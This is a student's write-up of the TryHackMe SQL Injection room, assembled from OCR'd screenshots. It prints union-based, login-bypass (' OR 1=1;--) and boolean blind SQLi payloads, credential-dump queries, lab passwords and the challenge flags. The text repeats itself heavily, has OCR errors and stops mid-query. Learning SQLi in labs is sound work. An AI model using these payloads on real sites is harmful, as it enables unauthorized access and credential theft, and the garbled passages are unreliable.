

# TryHackMe

# SQL Injection

Hi Teacher! This is how I've been able to solve this challenge:

Here we see a lot of interesting information, and me answering all this questions

The screenshot shows a web browser window for the TryHackMe SQL Injection room. The URL is [tryhackme.com/room/sqlinjection1m](http://tryhackme.com/room/sqlinjection1m). The page has a dark theme with a red spider icon in the top right corner. At the top, there are navigation links like SDU Portal, Philosophy MDE, LeetCode, CSS 261, Comparison of Trees, SDU University Mail, GeeksforGeeks, and GitHub. Below the links are buttons for Start AttackBox, Help, Save Room, and Options. A progress bar at the bottom indicates "Room progress (0%)".

**Task 1**  Brief

SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas. This is why SQLi is one of the oldest web application vulnerabilities, and it can also be the most damaging.

In this room, you'll learn what databases are, what SQL is with some basic SQL commands, how to detect SQL vulnerabilities, how to exploit SQLi vulnerabilities and, as a developer, how you can protect yourself against SQL Injection.

Answer the questions below

What does SQL stand for?

structured query language

Submit

**Task 2**  What is a Database?

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Start AttackBox Help Save Room Options 4841 Room progress (7%)



**Task 1** Brief

SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas. This is why SQLi is one of the oldest web application vulnerabilities, and it can also be the most damaging.

In this room, you'll learn what databases are, what SQL is with some basic SQL commands, how to detect SQL vulnerabilities, how to exploit SQLi vulnerabilities and, as a developer, how you can protect yourself against SQL injection.

Answer the questions below

What does SQL stand for?

Structured Query Language

✓ Correct Answer

**Task 2** What is a Database?

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (23%)

**Relational Vs Non-Relational Databases:**  
A relational database stores information in tables, and often, the tables share information between them; they use columns to specify a unique ID (primary key), which will then be used in other tables to reference it and cause a relationship between the tables, hence the name **relational** database.

Non-relational databases, sometimes called NoSQL, on the other hand, are any sort of database that doesn't use tables, columns and rows to store the data. A specific database layout doesn't need to be constructed so each row of data can contain different information, giving more flexibility over a relational database. Some popular databases of this type are MongoDB, Cassandra and Elasticsearch.

Now that you've learned what a database is let's learn how we can actually talk to it using SQL.

Answer the questions below

What is the acronym for the software that controls a database?

DBMS

✓ Correct Answer

What is the name of the grid-like structure which holds the data?

table

✓ Correct Answer

**Task 3** What is SQL?

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (46%)

4	bob	password123
---	-----	-------------

```
delete from users;
```

Because no WHERE clause was being used in the query, all the data was deleted from the table.

id	username	password

Answer the questions below

What SQL statement is used to retrieve data?

SELECT

✓ Correct Answer

What SQL clause can be used to retrieve data from multiple tables?

UNION

✓ Correct Answer

What SQL statement is used to add data?

INSERT

✓ Correct Answer

Task 4 What is SQL Injection?

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (53%)

Let's pretend article ID 2 is still locked as private, so it cannot be viewed on the website. We could now instead call the URL:

```
https://website.thm/blog?id=2;--
```

Which would then, in turn, produce the SQL statement:

```
SELECT * from blog where id=2;-- and private=0 LIMIT 1;
```

The semicolon in the URL signifies the end of the SQL statement, and the two dashes cause everything afterwards to be treated as a comment. By doing this, you're just, in fact, running the query:

```
SELECT * from blog where id=2;--
```

Which will return the article with an ID of 2 whether it is set to public or not.

This was just one example of an SQL Injection vulnerability of a type called In-Band SQL Injection; there are three types in total: In-Band, Blind and Out-of-Band, which we'll discuss over the following tasks.

Answer the questions below

What character signifies the end of an SQL query?

;

✓ Correct Answer

Task 5 In-Band SQL i

Here we start the practical part, start the machine, wait for it to load:

The screenshot shows two tabs open in a browser. The left tab is titled 'TryHackMe | SQL Injection' and displays a room progress of 53%. It contains sections for 'Task 4' (What is SQL Injection?) and 'Task 5' (In-Band SQLi). The 'In-Band SQL Injection' section describes it as the easiest type to detect and exploit, mentioning In-Band communication for detection and receiving results. It includes a 'Start Machine' button. The right tab is titled 'SQL Injection Examples' and shows 'Level One' under 'Error Based SQLi'. It displays a browser window with the URL <https://website.thm/article?id=1 UNION SELECT 1>. The page shows an error message: 'SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns'. Below this, there's a 'SQL Query' input field with the query 'select \* from article where id = 1 UNION SELECT 1' and an 'Answer' field asking 'What is the user martin's password?' with a 'true' input and a 'Check Password' button.

And there I try all the queries it told me to perform to understand how sql works:

The screenshot shows the same browser setup. The left tab now has the query '1 UNION SELECT 1' entered. The page displays an error message: 'This statement should produce an error message informing you that the UNION SELECT statement has a different number of columns than the original SELECT query. So let's try again but add another column:'. The right tab shows the 'Level One' 'Error Based SQLi' example again, with the same error message and query input.

In the left tab, the query is changed to '1 UNION SELECT 1,2'. The page displays the same error message, but adds: 'Same error again, so let's repeat by adding another column:'.

The query is then changed to '1 UNION SELECT 1,2,3'. The page displays the same error message, but adds: 'Success, the error message has gone, and the article is being displayed, but now we want to display our data instead of the article. The article is displayed because it takes the first returned result somewhere in the website's code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.'

The query is then changed to '0 UNION SELECT 1,2,3'. The page displays the same error message, but adds: 'You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:'.

The final query shown is '0 UNION SELECT 1,2,database()'. The page displays the same error message, but adds: 'You'll now see where the number 3 was previously displayed: it now shows the name of the database.'

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (53%)

**1 UNION SELECT 1**

This statement should produce an error message informing you that the UNION SELECT statement has a different number of columns than the original SELECT query. So let's try again but add another column:

**1 UNION SELECT 1,2**

Same error again, so let's repeat by adding another column:

**1 UNION SELECT 1,2,3**

Success, the error message has gone, and the article is being displayed, but now we want to display our data instead of the article. The article is displayed because it takes the first returned result somewhere in the website's code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.

**0 UNION SELECT 1,2,3**

You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:

**0 UNION SELECT 1,2,database()**

You'll now see where the number 3 was previously displayed: it now shows the name of the database, which is **sqlone**.

**SQL Query**  
select \* from article where id = 0 UNION SELECT 1,2,3

**Answer**  
What is the user martin's password?  
  
Check Password

51min 37s



TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (53%)

somewhere in the website's code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.

**0 UNION SELECT 1,2,3**

You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:

**0 UNION SELECT 1,2,database()**

You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is **sqlone**.

Our next query will gather a list of tables that are in this database.

**0 UNION SELECT 1,2,group\_concat(table\_name) FROM information\_schema.tables WHERE table\_schema = 'sqlone'**

There are a couple of new things to learn in this query. Firstly, the method **group\_concat()** gets the specified column (in our case, **table\_name**) from multiple returned rows and puts it into one string separated by commas. The next thing is the **information\_schema** database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the **sqlone** database, which is article and staff\_users.

**SQL Query**  
select \* from article where id = 0 UNION SELECT 1,2,3

**Answer**  
What is the user martin's password?  
  
Check Password

51min 8s



You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is `sql_i_one`.

Our next query will gather a list of tables that are in this database.

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sql_i_one'
```

There are a couple of new things to learn in this query. Firstly, the method `group_concat()` gets the specified column (in our case, `table_name`) from multiple returned rows and puts it into one string separated by commas. The next thing is the `information_schema` database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the `sql_i_one` database, which is `article` and `staff_users`.

As the first level aims to discover Martin's password, the `staff_users` table is what interests us. We can utilise the `information_schema` database again to find the structure of this table using the below query.

```
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
```

 similar to the previous SQL query. However, the information we want to retrieve has changed from `table_name` to `column_name`, the table we are querying in the `information_schema` database has changed from `tables` to `columns`, and we're searching for any rows where the `table_name` column has a value of `staff_users`.

What is the user martin's password?

Check Password

database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the `sql_i_one` database, which is `article` and `staff_users`.

As the first level aims to discover Martin's password, the `staff_users` table is what interests us. We can utilise the `information_schema` database again to find the structure of this table using the below query.

```
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
```

This is similar to the previous SQL query. However, the information we want to retrieve has changed from `table_name` to `column_name`, the table we are querying in the `information_schema` database has changed from `tables` to `columns`, and we're searching for any rows where the `table_name` column has a value of `staff_users`.

The query results provide three columns for the `staff_users` table: `id`, `password`, and `username`. We can use the `username` and `password` columns for our following query to retrieve the user's information.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

 we use the `group_concat` method to return all of the rows into one string and make it easier to read. We've also added `;` to split the `username` and `password` from each other. Instead of being

What is the user martin's password?

Check Password

This is similar to the previous SQL query. However, the information we want to retrieve has changed from table\_name to column\_name, the table we are querying in the information\_schema database has changed from tables to columns, and we're searching for any rows where the table\_name column has a value of staff\_users.

The query results provide three columns for the staff\_users table: id, password, and username. We can use the username and password columns for our following query to retrieve the user's information.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

Again, we use the group\_concat method to return all of the rows into one string and make it easier to read. We've also added ;; to split the username and password from each other. Instead of being separated by a comma, we've chosen the HTML <br> tag that forces each result to be on a separate line to make for easier reading.

You should now have access to Martin's password to enter and move to the next level.

Answer the questions below

What is the flag after completing level 1?

SQL Injection Examples

### Level One

#### Error Based SQLi

2 Article ID: 1  
admin:p4ssword martin:pa\$\$word jim:work123

SQL Query	Answer
<code>select * from article where id = 0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '') FROM staff_users</code>	What is the user martin's password? <input type="text" value="true"/> <input type="button" value="Check Password"/>

sqlinjectionv2-badr (savagen) 49min 36s

## And after a while, exploit the password

can use the username and password columns for our following query to retrieve the user's information.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

Again, we use the group\_concat method to return all of the rows into one string and make it easier to read. We've also added ;; to split the username and password from each other. Instead of being separated by a comma, we've chosen the HTML <br> tag that forces each result to be on a separate line to make for easier reading.

You should now have access to Martin's password to enter and move to the next level.

Answer the questions below

What is the flag after completing level 1?

Task 6  Blind SQLi - Authentication Bypass

Task 7  Blind SQLi - Boolean Based

SQL Injection Examples

### Level One

#### Error Based SQLi

2 Article ID: 1  
admin:p4ssword martin:**pa\$\$word** jim:work123

SQL Query	Answer
<code>select * from article where id = 0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '') FROM staff_users</code>	What is the user martin's password? <input type="text" value="pa\$\$word"/> <input type="button" value="Check Password"/>

sqlinjectionv2-badr (savagen) 48min 22s

And level one is solved!

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjection1m

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress (61%)

The query results provide three columns for the staff\_users table: id, password, and username. We can use the username and password columns for our following query to retrieve the user's information.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

Again, we use the group\_concat method to return all of the rows into one string and make it easier to read. We've also added ;!; to split the username and password from each other. Instead of being separated by a comma, we've chosen the HTML <br> tag that forces each result to be on a separate line to make for easier reading.

You should now have access to Martin's password to enter and move to the next level.

Answer the questions below

What is the flag after completing level 1?

THM{SQL\_INJECTION\_3840} Correct Answer

Task 6: Blind SQLi - Authentication Bypass

Task 7: Blind SQLi - Boolean Based

Level Two

Blind SQLi

THM{SQL\_INJECTION\_3840}

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

select \* from users where username=' and password=' LIMIT 1;

SQL Results

No Results Found

46min 50s

## Next tasks are a little more challenging

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjection1m

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress (61%)

methods such as login forms. In this instance, we aren't that interested in retrieving data from the database; We just want to get past the login.

Login forms that are connected to a database of users are often developed in such a way that the web application isn't interested in the content of the username and password but more in whether the two make a matching pair in the users table. In basic terms, the web application is asking the database, "Do you have a user with the username bob and the password bob123?" the database replies with either yes or no (true/false) and, depending on that answer, dictates whether the web application lets you proceed or not.

Taking the above information into account, it's unnecessary to enumerate a valid username/password pair. We just need to create a database query that replies with a yes/true.

**Practical:**

Level Two of the SQL Injection examples shows this exact example. We can see in the box labelled "SQL Query" that the query to the database is the following:

```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

N.B The %username% and %password% values are taken from the login form fields. The initial values in the SQL Query box will be blank as these fields are currently empty.

Take this into a query that always returns as true, we can enter the following into the password

OP\_1-1

Level Two

Blind SQLi

THM{SQL\_INJECTION\_3840}

https://website.thm/login

Login Form

Username: %username%

Password: \*\*\*\*\*

Login

SQL Query

select \* from users where username='%username%' and password='%password%' LIMIT 1;

SQL Results

No Results Found

45min 40s

N.B The %username% and %password% values are taken from the login form fields. The initial values in the SQL Query box will be blank as these fields are currently empty.

To make this into a query that always returns as true, we can enter the following into the password field:

```
' OR 1=1;--
```

Which turns the SQL query into the following:

```
select * from users where username=''' and password=''' OR 1=1;
```


Because 1=1 is a true statement and we've used an **OR** operator, this will always cause the query to return as true, which satisfies the web applications logic that the database found a valid username/password combination and that access should be allowed.

**Answer the questions below**

What is the flag after completing level two? (and moving to level 3)

\_\_\_\_\_

 Blind SQLi - Boolean Based



N.B The %username% and %password% values are taken from the login form fields. The initial values in the SQL Query box will be blank as these fields are currently empty.

To make this into a query that always returns as true, we can enter the following into the password field:

```
' OR 1=1;--
```

Which turns the SQL query into the following:

```
select * from users where username=''' and password=''' OR 1=1;
```


Because 1=1 is a true statement and we've used an **OR** operator, this will always cause the query to return as true, which satisfies the web applications logic that the database found a valid username/password combination and that access should be allowed.

**Answer the questions below**

What is the flag after completing level two? (and moving to level 3)

\_\_\_\_\_

 Blind SQLi - Boolean Based



And we did it! Level three is one of the most time consuming I'd say

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room progress (69%)

Query box will be blank as these fields are currently empty.

To make this into a query that always returns as true, we can enter the following into the password field:

```
' OR 1=1;
```

Which turns the SQL query into the following:

```
select * from users where username=''' and password=''' OR 1=1;
```

Because 1=1 is a true statement and we've used an **OR** operator, this will always cause the query to return as true, which satisfies the web application's logic that the database found a valid username/password combination and that access should be allowed.

Answer the questions below

What is the flag after completing level two? (and moving to level 3)

THM{SQL\_INJECTION\_9581} Correct Answer

Blind SQLi - Boolean Based

Task 8 Blind SQLi - Time Based

**SQL Injection Examples** Woop woop! Your answer is correct

### Level Three

#### Boolean Based Blind SQLi

THM{SQL\_INJECTION\_9581}

https://website.thm/checkuser?username=admin {"taken":true}

https://website.thm/login

Login Form

Username:  Password:  Login

SQL Query SQL Results

sqlinjectionv2-badr (savagenj) 37min 46s

This is all me trying all sorts of queries, from simple to complex:

The SQL query that is processed looks like the following:

```
select * from users where username = '%username%' LIMIT 1;
```

The only input we have control over is the **username** in the query string, and we'll have to use this to perform our **SQL** injection. Keeping the **username** as **admin123**, we can start appending to this to try and make the database confirm true things, changing the state of the **taken** field from false to true.

Like in previous levels, our first task is to establish the number of columns in the **users** table, which we can achieve by using the **UNION** statement. Change the **username** value to the following:

```
admin123' UNION SELECT 1;--
```

As the web application has responded with the value **taken** as **false**, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a **taken** value of **true**. You can confirm that the answer is three columns by setting the **username** to the below value:

```
admin123' UNION SELECT 1,2,3;--
```

Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in **database()** method and then using the **like** operator to try and find results that will return a true

Try the below **username** value and see what happens:

**SQL Injection Examples** Woop woop! Your answer is correct

### Level Three

#### Boolean Based Blind SQLi

THM{SQL\_INJECTION\_9581}

https://website.thm/checkuser?username=admin123 {"taken":false}

https://website.thm/login

Login Form

Username:  admin123 Password:  Login

SQL Query SQL Results

sqlinjectionv2-badr (savagenj) 36min 4s

The SQL query that is processed looks like the following:

```
select * from users where username = '%username%' LIMIT 1;
```

The only input we have control over is the username in the query string, and we'll have to use this to perform our SQL injection. Keeping the username as **admin123**, we can start appending to this to try and make the database confirm true things, changing the state of the taken field from false to true.

Like in previous levels, our first task is to establish the number of columns in the users' table, which we can achieve by using the UNION statement. Change the username value to the following:

```
admin123' UNION SELECT 1;--
```

As the web application has responded with the value **taken** as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a **taken** value of **true**. You can confirm that the answer is three columns by setting the username to the below value:

```
admin123' UNION SELECT 1,2,3;--
```

Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in `database()` method and then using the `like` operator to try and find results that will return a true

Try the below username value and see what happens:

SQL Query

SQL Results

35min 21s

The SQL query that is processed looks like the following:

```
select * from users where username = '%username%' LIMIT 1;
```

The only input we have control over is the username in the query string, and we'll have to use this to perform our SQL injection. Keeping the username as **admin123**, we can start appending to this to try and make the database confirm true things, changing the state of the taken field from false to true.

Like in previous levels, our first task is to establish the number of columns in the users' table, which we can achieve by using the UNION statement. Change the username value to the following:

```
admin123' UNION SELECT 1;--
```

As the web application has responded with the value **taken** as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a **taken** value of **true**. You can confirm that the answer is three columns by setting the username to the below value:

```
admin123' UNION SELECT 1,2,3;--
```

Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in `database()` method and then using the `like` operator to try and find results that will return a true

Try the below username value and see what happens:

SQL Query

SQL Results

35min 4s

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress ( 69% )

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```

We get a true response because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value. If we change the wildcard operator to a%, you'll see the response goes back to false, which confirms that the database name does not begin with the letter a. We can cycle through all the letters, numbers and characters such as - and \_ until we discover a match. If you send the below as the username value, you'll receive a true response that confirms the database name begins with the letter s.

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is **sqli\_three**.

We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information\_schema database. Try setting the username to the following value:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'ax';--
```

**SQL Injection Examples**

**Level Three**

**Boolean Based Blind SQLi**

**THM{SQL\_INJECTION\_9581}**

The screenshot shows a browser window with a login form and a SQL query interface. The SQL query bar contains the following code: `sqlinjectionv2-badr (savagenj)`. The results section shows the output of the SQL query.

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress ( 69% )

Send the below as the username value, you'll receive a true response that confirms the database name begins with the letter s.

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is **sqli\_three**.

We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information\_schema database. Try setting the username to the following value:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'ax';--
```

This query looks for results in the **information\_schema** database in the **tables** table where the database name matches **sqli\_three**, and the table name begins with the letter a. As the above query results in a **false** response, we can confirm that there are no tables in the **sqli\_three** database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.

You'll finally end up discovering a table in the **sqli\_three** database named **users**, which you can do by running the following username payload:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema =
```

**SQL Injection Examples**

**Level Three**

**Boolean Based Blind SQLi**

**THM{SQL\_INJECTION\_9581}**

The screenshot shows a browser window with a login form and a SQL query interface. The SQL query bar contains the following code: `sqlinjectionv2-badr (savagenj)`. The results section shows the output of the SQL query.

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjection1m

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress ( 69% )

database name matches **sql1\_three**, and the table name begins with the letter a. As the above query results in a **false** response, we can confirm that there are no tables in the sql1\_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.

You'll finally end up discovering a table in the sql1\_three database named users, which you can confirm by running the following username payload:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sql1_three' and table_name='users';--
```

Lastly, we now need to enumerate the column names in the **users** table so we can properly search it for login credentials. Again, we can use the **information\_schema** database and the information we've already gained to query it for column names. Using the payload below, we search the **columns** table where the database is equal to sql1\_three, the table name is users, and the column name begins with the letter a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sql1_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
```

Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named **id**, append that to your original payload (as seen below).

**!!** admin123' UNION SELECT 1,2,3 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA='sql1\_three' and TABLE\_NAME='users' and COLUMN\_NAME like 'a%' and COLUMN\_NAME != 'id';

TryHackMe | SQL Injection

tryhackme.com/room/sqlinjection1m

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress ( 69% )

for login credentials. Again, we can use the **information\_schema** database and the information we've already gained to query it for column names. Using the payload below, we search the **columns** table where the database is equal to sql1\_three, the table name is users, and the column name begins with the letter a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sql1_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
```

Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named **id**, you'll append that to your original payload (as seen below).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sql1_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME != 'id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

**!!** You've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password.

SQL Injection Examples

## Level Three

### Boolean Based Blind SQLi

#### THM{SQL\_INJECTION\_9581}

SQL Query: admin123' UNION SELECT 1,2,3 FROM information\_schema.tables WHERE table\_schema = 'sql1\_three' and table\_name='users';--

SQL Results: {"taken":false}

https://website.thm/login

Login Form

Username: admin123  
Password:

SQL Query: admin123' UNION SELECT 1,2,3 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA='sql1\_three' and TABLE\_NAME='users' and COLUMN\_NAME like 'a%';

SQL Results: {"taken":false}

33min 37s

SQL Injection Examples

## Level Three

### Boolean Based Blind SQLi

#### THM{SQL\_INJECTION\_9581}

SQL Query: admin123' UNION SELECT 1,2,3 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA='sql1\_three' and TABLE\_NAME='users' and COLUMN\_NAME like 'a%';

SQL Results: {"taken":false}

https://website.thm/login

Login Form

Username: admin123  
Password:

SQL Query: admin123' UNION SELECT 1,2,3 from users where username like 'a%

SQL Results: {"taken":false}

33min 21s

Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named **id**, you'll append that to your original payload (as seen below).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqlInjection' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Cycling through all the characters, you'll discover the password is 3845.

You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.



Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqlInjection' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
```

Once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Cycling through all the characters, you'll discover the password is 3845.

You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.

Answer the questions below

What is the flag after completing level three?



TryHackMe | SQL Injection

tryhackme.com/room/sqlinjectionlm

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (69%)

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
